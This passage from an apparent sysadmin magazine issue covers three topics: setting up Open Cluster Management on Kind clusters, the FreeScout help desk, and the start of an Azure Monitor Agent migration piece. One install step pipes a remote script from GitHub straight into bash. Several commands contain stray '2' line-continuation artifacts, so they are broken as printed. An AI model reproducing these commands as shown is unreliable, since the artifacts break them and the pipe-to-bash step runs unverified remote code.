If you want to compile applications from source files, you also need to set up the required developer tools,

```
dnf group install "Development Tools"
```

then install the `kubectl` Kubernetes client. Depending on your distribution, it is in the OpenShift client package (RHEL), or you can pick it up directly from the Kubernetes site,

```
curl -LO "https://dl.k8s.io/release/2
$(curl -L -s https://dl.k8s.io/release/2
stable.txt)/bin/linux/amd64/kubectl"
```

where you can also pick up the binary package for Kind. At the time of writing, version 0.17.0 is the latest version of the tool, although a newer version might already be released by the time you read this article; be sure to check the project page before you install. Alternatively, you can install Kind from the source files in the Git repository [4] and then work with the current version:

```
curl -Lo ./kind 2
https://kind.sigs.k8s.io/dl/v0.17.0/2
kind-linux-amd64
```

Make Kind executable and store it in a directory in your path:

```
chmod +x ./kind
sudo mv ./kind /usr/bin/kind
```

For deeper insight into your Kind clusters, I recommend using the K9s tool as your text-based user interface (TUI) at this point. Now create two test clusters,

```
kind create cluster --name hub
kind create cluster --name one
```

and install the OCM admin tool, `clusteradm`. Just copy the prebuilt binary into your path:

```
curl -L https://raw.githubusercontent.com/2
open-cluster-management-io/clusteradm/2
main/install.sh | bash
```

In my lab, I experienced some problems with the context switch and `clusteradm`. To work around this, you need to change the context each time before performing operations with a cluster:


```
kubectl config use-context kind-hub
```

Run the OCM admin tool to get OCM set up on your first Kind cluster with the one-liner:

```
clusteradm init --wait --context kind-hub
```

The tool now creates two namespaces named *open-cluster-management* and

open-cluster-management-hub (Figure 1). The latter contains the management components such as the Placement and the Registration Controllers. At the end of the hub initialization, *clusteradm* outputs the command line that you use to log clusters onto the hub. Make sure you save this line in a safe place, because it contains the registration token. Now switch to the

context of the cluster you want to manage,

```
kubectl config use-context kind-one
```

then run the specified registry line with one important change, because to register a Kind cluster, you need to force *clusteradm* to use the local API endpoint:

```

root@dhcp237:~/config/k9s
Context: kind-hub
Cluster: kind-hub
User: kind-hub
K9s Rev: v0.26.7
K8s Rev: v1.25.3
CPU: n/a
MEM: n/a

<0> all
<1> open-cluster-management
<2> open-cluster-management-hub
<3> default

<a> Attach
<ctrl-d> Delete
<d> Describe
<e> Edit
<?> Help
<ctrl-k> Kill

Pod(14)
NAME READY RESTARTS STATUS IP NO
kube-system/coredns-565d847f94-6sfzc 1/1 0 Running 10.244.0.2 hu
kube-system/coredns-565d847f94-pt2f6 1/1 0 Running 10.244.0.3 hu
kube-system/etcd-hub-control-plane 1/1 0 Running 10.89.0.32 hu
kube-system/kindnet-6hjrx 1/1 0 Running 10.89.0.32 hu
kube-system/kube-apiserver-hub-control-plane 1/1 0 Running 10.89.0.32 hu
kube-system/kube-controller-manager-hub-control-plane 1/1 0 Running 10.89.0.32 hu
kube-system/kube-proxy-77gct 1/1 0 Running 10.89.0.32 hu
kube-system/kube-scheduler-hub-control-plane 1/1 0 Running 10.89.0.32 hu
local-path-storage/local-path-provisioner-684f458cdd-kdhlk 1/1 0 Running 10.244.0.4 hu
open-cluster-management/cluster-manager-5d7ff4c9f7-4vmrt 1/1 0 Running 10.244.0.5 hu
open-cluster-management-hub/cluster-manager-placement-controller-68d48968cd-ptbpb 1/1 0 Running 10.244.0.7 hu
open-cluster-management-hub/cluster-manager-registration-controller-56657ff696-8tbp8 1/1 0 Running 10.244.0.6 hu
open-cluster-management-hub/cluster-manager-registration-webhook-796549cd89-q2cr6 2/2 0 Running 10.244.0.8 hu
open-cluster-management-hub/cluster-manager-work-webhook-56df5c76cd-9v6bw 1/1 0 Running 10.244.0.9 hu

```

Figure 1: OCM running with the Placement Controller on the hub cluster.

```

root@dhcp237:~/config/k9s
Context: kind-hub
Cluster: kind-hub
User: kind-hub
K9s Rev: v0.26.7
K8s Rev: v1.25.3
CPU: n/a
MEM: n/a

<c> Copy
<n> Next Match
<shift-n> Prev Match
<r> Toggle Auto-Refresh
<f> Toggle FullScreen

Describe(one/nginx1)
Name: nginx1
Namespace: one
Labels: <none>
Annotations: <none>
API Version: work.open-cluster-management.io/v1
Kind: ManifestWork
Metadata:
  Creation Timestamp: 2023-01-16T14:26:02Z
  Finalizers:
    cluster.open-cluster-management.io/manifest-work-cleanup
  Generation: 1
  Managed Fields:
    API Version: work.open-cluster-management.io/v1
    Fields Type: FieldsV1
    fieldsV1:
      f:metadata:

```

Figure 2: On the hub, OCM generates a workspace of the same name for each managed cluster. The management tool stores the manifests in the workspace.

```
clusteradm join 2
--hub-token <token> 2
--cluster-name one 2
--context kind-one 2
--force-internal-endpoint-lookup
```

Clusteradm now installs the klusterlet on the node to be managed and then sends the registration request to the management hub. As soon as it arrives there, you need to confirm the requested certificate. Check on the hub node for the Certificate Signing Request (CSR), and if the signing request appears in the list, add the cluster:

```
kubectl get csr --context kind-hub
kubectl config use-context kind-hub 2
clusteradm accept --clusters one 2
--context kind-hub
```

As mentioned, the second line alone should do the trick. However, in my lab, the `--context` option did not always work reliably with the `clusteradm` command. If successful, cluster *one* should be part of the management network and show up in the overview:

```
kubectl get managedcluster 2
--context kind-hub
```

The output should then list the *one* cluster as *True* in the Accepted, Joined, and Available columns.

Meaningful Workload Distribution

No placement rules exist, so you can use OCM to distribute simple workloads statically to the managed nodes. To do so, grab an existing YAML file that describes an application and can be easily rolled out to a cluster with:

```
kubectl apply -f
```

I used a plain vanilla NGINX template in my lab. With the `clusteradm` tool, you can easily delegate existing definition files to a cluster:

```
clusteradm create work nginx1 2
-f nginx.yml --clusters one 2
--context kind-hub
```

The OCM hub then sends the request to the *one* cluster, which

subsequently generates and starts all the resources listed in the YAML file (Figure 2). You can view the status of your application with the hub:

```
clusteradm get works --cluster one
```

The regular `kubectl` tool also shows the loads, for example, if you type:

```
kubectl get manifestwork 2
-A --context kind-hub
```

As an alternative to `clusteradm`, `kubectl` generates and rolls out works. All you need to do is extend your existing YAML file. The declaration typically starts with something like:

```
apiVersion: apps/v1
kind: Deployment
metadata:
  namespace: default
...
```

If you use a work agent, the whole thing looks a little different (Listing 1). Note that in this example, the manifest defines a static assignment to the *one* cluster (Figure 3).




Figure 3: An NGINX demo rollout running on the managed *one* cluster as specified by the manifest on the hub cluster. The OCM agent (klusterlet) is responsible for implementing OCM requirements locally.

Listing 1: ManifestWork Deployment

```

apiVersion: work.open-cluster-management.io/v1
kind: ManifestWork
metadata:
  namespace: one
  name: nginx1
spec:
  workload:
    manifests:
      - apiVersion: v1
        kind: Deployment
        metadata:
          namespace: default
...

```

If you manage more than one cluster with OCM, first create placement rulesets (kind:Placement), and then distribute the workloads to the managed clusters to comply with the rulesets:

```

clusteradm create work nginx1 2
-f nginx1.yml 2
--placement <namespace>/2
<placement-ruleset name>

```

How placements currently work is documented in detail on the project's website [5]. Describing the many

options in detail would go beyond the scope of this article.

Conclusions

OCM provides the appropriate underpinnings for multicloud management for Kubernetes. In addition to the integrated functions for management and placement, the tool also comes with an add-on manager. Other projects extend the functionality, but only commercial implementations offer a GUI for OCM. Fortunately, as its use in hybrid environments increases, it is probably only a matter of time until free Kubernetes user interfaces offer a graphical view of OCM.

If you are interested in managing edge devices that use a miniature version of Kubernetes or just a simple container runtime like Podman, you might look at Flotta (see the "Flotta Alternative" box).

Flotta Alternative

The open source Flotta [6] project pursues a similar goal to OCM. The focus also is on a Kubernetes cluster as a central management platform. However, Flotta does not manage other Kubernetes clusters; instead, it manages edge devices without Kubernetes. The target systems only run Podman as a container runtime. Unlike OCM, Flotta does not use the existing Kubernetes API with its own extensions but needs a separate port for its management API. Edge devices must have access to the Flotta port on the management cluster, but Flotta does not require persistent access to the devices. The tool does not even require the edge devices to be permanently connected to the Flotta service.

The managed nodes then run the Flotta agent, which executes the assigned workloads with Podman and systemd on the edge device in question. The agent checks regularly (if the edge device's network connection allows) to

see whether the Flotta server has jobs for it. Of course, the tool cannot simply delegate an arbitrary Kubernetes application to an arbitrary edge device. As an admin, you first need to make sure that the desired workloads will work with Podman.

Unfortunately, there has been little news of the project lately. The main sponsor is Red Hat, who is currently putting more emphasis on MicroShift for edge devices and has therefore moved a number of Flotta developers to the MicroShift or OCM teams. However, don't write Flotta off completely just yet. With the abundant interest in edge implementations without Kubernetes, maybe more community developers can be found to continue this interesting project. If you want to try it out, you need a simple Kubernetes setup running the Flotta operator and service and a Fedora 36 VM as a simulated edge device.

Info

- [1] Ansible and containers: [\[https://www.ansible.com/blog/ansible-and-containers-why-and-how\]](https://www.ansible.com/blog/ansible-and-containers-why-and-how)
- [2] Kind: [\[https://kind.sigs.k8s.io\]](https://kind.sigs.k8s.io)
- [3] Open Cluster Manager: [\[https://open-cluster-management.io\]](https://open-cluster-management.io)
- [4] Kind Git repository: [\[https://github.com/kubernetes-sigs/kind\]](https://github.com/kubernetes-sigs/kind)
- [5] OCM placements: [\[https://open-cluster-management.io/concepts/placement/\]](https://open-cluster-management.io/concepts/placement/)
- [6] Flotta: [\[https://project-flotta.io\]](https://project-flotta.io)

Hone your skills with special editions!





Get to know Shell, LibreOffice, Linux, and more from our Special Edition library.



The *Linux Magazine* team has created a series of single volumes that give you a deep-dive into the topics you want.

Available in print or digital format

Check out the full library!
sparkhaus-shop.com/specials





Help Desk with FreeScout

Knowing the Way

The free version of FreeScout offers all the features of a powerful and flexible help desk environment and can be adapted to your requirements with commercial add-ons. By Holger Reibold

FreeScout [1] is a comparatively young project and has only been under development for four years. The website does not reveal who exactly is behind the project. But GitHub at least explains the objective: The developers see FreeScout as a help desk and shared mailbox application and as a direct competitor to established tools such as Zendesk and Help Scout.

Open Source with Add-On Modules

FreeScout is based on PHP and MySQL and features an intuitive user interface. In terms of functionality, however, the software attempts a balancing act between a diverse feature set and free availability of standard features. As you would expect of any professional help desk environment, FreeScout maps typical support structures to first, second, and third levels. A help desk system is always going to be expensive because of workforce costs, so users benefit from features such as autoresponders, standardized responses, time tracking, and workflow optimizations. Collision detection avoids unwanted overlaps in ticket processing, and email integration ensures that email responses are sent for support requests. Companies that are not satisfied with these basic functions can choose from

a wide range of commercial modules. Currently, 68 FreeScout extensions are available for such things as WhatsApp or Telegram integration and the establishment of knowledgebases or a consumer portal. The range of modules available includes other interesting goodies such as modules for organizing support teams, the ticket translator to help staff process requests in any language, a speed-optimized search function, and SMS text messaging integration.

Installing FreeScout

FreeScout offers several installation options, but the developers focus on packages for established container environments like Docker. The Docker installation package [2] comes with a predefined `docker-compose.yml` configuration file in the `examples` folder. You just need to populate the file with the required environment variables and credentials and then run it. That said, installing in a local Apache-MySQL-PHP environment might be the most common approach. It is important to run PHP in fast CGI process manager (FPM) mode. And you need a MySQL database and a matching account. Alternatively, FreeScout works with MariaDB and PostgreSQL databases. Once your database is up and running, download

the installation package [3], copy it to the HTML folder of the web server, and unzip the ZIP file.

Next, call the web-based installer in the `/install` subdirectory. Follow the instructions given by the wizard that guides you through the steps:

1. The installer checks the system requirements, particularly the required PHP extensions.
2. Folders are checked for permissions.
3. When you select a database type, you have the choice between MySQL or PostgreSQL.
4. Enter the database details, especially the access data.
5. Next, select the time zone for the FreeScout environment.
6. Create the admin user.

Now you just need to configure how the environment will interact with your email server. To do this, go to the Admin interface under *Manage | Mail Settings* and store the sender address and the send method (SMTP, Sendmail, or phpmail). If you decide to use the SMTP server option, you need to specify credentials for the server. The POP3 or IMAP server is configured in *Manage | System*. FreeScout also supports Gmail and Microsoft 365. Both services are known to use IMAP servers (Google, `imap.gmail.com`; Microsoft, `outlook.office365.com`), and both use port 993 and SSL for transport encryption.

After the initial installation, check the logfiles to see whether the environment is running smoothly. You can investigate potential error sources under *Manage | Logs*. Note that the FreeScout developers do not offer a cloud-based service themselves but cooperate with various US hosting providers (Kualo, KnownHost, A2 Hosting, and InterServer). Pricing is fairly moderate, with monthly costs starting at \$5 dollars.

To get a first impression of the performance of FreeScout, you do not need to negotiate the installation; instead, just check out the online demo [4] for an overview.

Ticket Handling

Customers post their requests to the email addresses stored in FreeScout or submit them via the consumer portal. From there, the requests are routed to the central Inbox and can be assigned to appropriate support workers and processed. Note that FreeScout does not use the term “ticket,” instead preferring to call tickets “conversations,” but I stick to the more common designation in this article. When a support worker responds to a ticket, the processing status is automatically adjusted at the

same time. The *Mailbox* overview shows the received, answered, and unassigned requests. The software also identifies VIP customers, whose requests are given priority. These support tickets are routed to a *VIP Customers* folder in the Inbox.

In the mailbox settings, available from the gear icon below the mailboxes, you can edit the general settings such as the mailbox name, the email address, and the signature to be used (Figure 1). Individual connection settings are available for each mailbox. You can integrate as many email boxes as you like into FreeScout and use them for support purposes. The preferred approach to creating a ticket is definitely email or the user portal. However, tickets can also be created manually by clicking on the envelope icon in the folder bar of the mailbox to create a new entry. FreeScout distinguishes between email and phone calls. The form has fields for name, email address, or phone number, the subject of the support request, and the text – the processing status and owner can be specified, as well. Finally, click *Create*. For each support agent, the software creates a separate folder named *Mine*, which groups the assigned requests.

Creating and Authorizing Users

FreeScout administration is just as easy as handling the help desk system’s standard functions. The place to start is *Manage | Settings*, where you make global changes to the environment, such as changing the company name, user permissions, and location (Figure 2). To add additional mailboxes to the system, navigate to *Settings | Mail Settings. New Mailbox* lets you create a mailbox to which you can assign a name and authorized users.

User administration is a central task handled in the menu of the same name. Here, you can add users following the same pattern as for creating mailboxes. If you installed the Teams module, you can also create user groups. In principle, FreeScout also supports user management via an LDAP server, which means using the matching extension.

People who contact the FreeScout help desk in the consumer portal or by email automatically become customers, which involves creating a separate entry in customer management, which you can access from *Manage | Customers*. Besides this automatic setup, you can create new




Figure 1: Typical ticket-specific tasks are easy to handle in FreeScout.




Figure 2: The administration center is ready for use after the install.

customers manually or load existing customers with the import function in *Customers | Import Customers*. FreeScout can import CSV files. You need to make sure that each customer has at least a first name and an email address. During import, the email address is matched between new and existing entries. In case of differences, a new entry is always created.

FreeScout Enhancements

FreeScout's basic system is limited to typical support functions. However, if the help desk is a key component of your corporate strategy, you need professional functions – including functions to optimize internal handling procedures. For this to happen, the FreeScout team

offers just under 70 practical extensions [5]. Table 1 lists some of the most important of these along with their prices. Of special interest is that license fees are for a “lifetime” for a single FreeScout instance, with no recurring fees. Moreover, the modules are open sourced under the GNU Affero General Public License (AGPL) 3.0 [6].

Table 1: Ten Most Interesting Add-On Modules

Module name	License fee	Description
CRM	\$10.99	Used to manage and search for customers; supports user-defined fields.
Customization	\$10.99	Allows various company-specific customizations such as logos and favicons.
End-User Portal	\$12.99	Provides a consumer portal via which customers can submit tickets and contact the help desk team.
Kanban	\$13.00	Manages communication in a typical Kanban view; supports and automates processing.
Knowledge Base	\$12.00	Turns FreeScout into a knowledge base that customers and internal staff can reference; supports multilingual content.
Reports	\$14.99	Generates real-time reports and statistics on call trends, team performance, productivity, time spent, and customer satisfaction.
Saved Replies	\$4.99	Manages predefined responses to common and recurring requests. The blocks can be embedded in responses with minimal overhead.
Teams	\$11.00	Organizes support teams and assigns tickets.
WhatsApp Integration	\$9.00	Supports communication via the WhatsApp messenger, but only supports WhatsApp Business accounts; a WhatsApp account can basically be assigned to every FreeScout mailbox.
Workflows	\$14.99	Supports the creation of workflows for sorting messages, automating the assignment process, and automated email; comparable to filter or rule functions in typical email clients.

Installing new modules is simple: The help desk environment manages extensions under *Manage | Modules*. Besides the official extensions, you can install community modules, which are scarce at the moment; in fact, only six were available for download on GitHub [7] when this issue went to press. The two most interesting community modules are the Calendar module, which provides a typical calendar that allows automatic import of external calendar data, and the Knowledge Base API extension, which lets you set up an interface between the internal knowledgebase and any external knowledgebases you use. All of the official modules can be installed in the *Modules* folder. All you have to do is select the desired module and enter the license key. Then, press *Install Module* to install the extension (Figure 3). The add-ons installed previously are listed in *Installed Module*.

New extensions integrate seamlessly into the functional areas. A few, like the Knowledge Base or the Reports module, also generate their own menus in which specific settings and functions are available. In the case of the Knowledge Base extension, you need to call *Knowledge*

Base | Articles to create the desired content elements. The module settings help you find the knowledgebase URL for customers and configure the languages used and the available buttons. It is also possible to assign a user-specific URL. Category functions let you bundle articles by topic or project; nested structures are also supported. The process of installing community modules is a little different from the official add-ons because these modules come as ZIP files. To begin, copy the archive file to the FreeScout module folder and unzip it. Next, delete the ZIP file and enable the module in the module manager. In the case of the calendar extension, you need to create an initial calendar at least in the module settings.

Migrating to FreeScout

If FreeScout has convinced you to switch, your first question is likely to be how you can migrate your existing help desk environment to the open source tool. The answer to this is the Help Desk Migration Service [8]. This easy-to-use web service handles the migration process without having to write a single line of code. The service lets you transfer the following

systems to FreeScout: Assembla, Autotask PSA, Awesome Support, BOSSDesk, Cayzu, Cherwell Software, ConnectWise, Deskpro, Dixa, Dynamics 365, eDesk, Faveo Helpdesk, and Zendesk.

You will also find functions for importing CSV files and using databases. However, it is not clear which database types you can migrate with this service. In principle, it should be possible to convert any MySQL and PostgreSQL database without any problems.

To migrate, you need the commercial API & Webhooks Module on the FreeScout environment side. Make sure you use the latest version. The Migration Service also expects two assigned field types: Assign Email as the *Chat* type and Active as the *Open* status.

Conclusions

The free basic version of the FreeScout help desk environment gives you essential features relevant to your support needs. Companies that need greater functionality and want to be more flexible in their customer support can add inexpensive add-on modules – without monthly subscription payments – to extend the basic feature set. FreeScout works smoothly, offers sufficient performance, and is easy to use, which is a good thing in terms of the learning curve for your users.




Figure 3: With just a few clicks of the mouse, the basic system can be extended to include valuable, but typically commercial, additional features.

Info

- [1] FreeScout: [<https://freescout.net>]
- [2] FreeScout Docker Image: [<https://github.com/tiredofit/docker-freescout>]
- [3] FreeScout installation file download: [<https://freescout.net/download/>]
- [4] Demo environment: [<https://demo.freescout.net/login>]
- [5] Commercial extension modules: [<https://freescout.net/modules/>]
- [6] AGPL: [<https://www.gnu.org/licenses/agpl-3.0.html>]
- [7] Community modules: [<https://github.com/freescout-helpdesk/freescout/wiki/Community-Modules>]
- [8] Migration service: [<https://help-desk-migration.com/freescout/>]



Migrating to Azure Monitor Agent

Up to Date

The replacement for the Log Analytics Agent has improved security and cost efficiency, better manageability, and greater reliability - and you must migrate to this new solution by the end of 2024. By Thomas Drilling

Microsoft announced the general availability of the Azure Monitor Agent back in 2021 after the consolidation of existing monitoring solutions for the Azure cloud environment. Companies that still use the legacy Log Analytics Agent need to think about making the change in good time because it will reach its end of support in 2024. In this article, I look at how the previous agent and the new kid on the block differ and what you need to do to make the switch.

Azure Monitor sees itself as a hub for bringing together a wide variety of monitoring signals, as a data repository for metrics, as a collection point for analytics services of various kinds, and as a visualization tool. Thanks to its smart alerting function, the tool is also a hub for automation, bringing together various Azure services under the umbrella of a common interface. One of these services is Log Analytics - the Azure-styled evolution of Operations Manager Suite. In the Azure cosmos, Log Analytics is the tool that processes log queries against the data acquired by Azure Monitor. It supports interactive data analysis and forms the basis for numerous other Azure features and services such as

Microsoft Sentinel, Azure Automation Update Management, or Azure Automation Desired State Configuration.

Data Preparation with Log Analytics

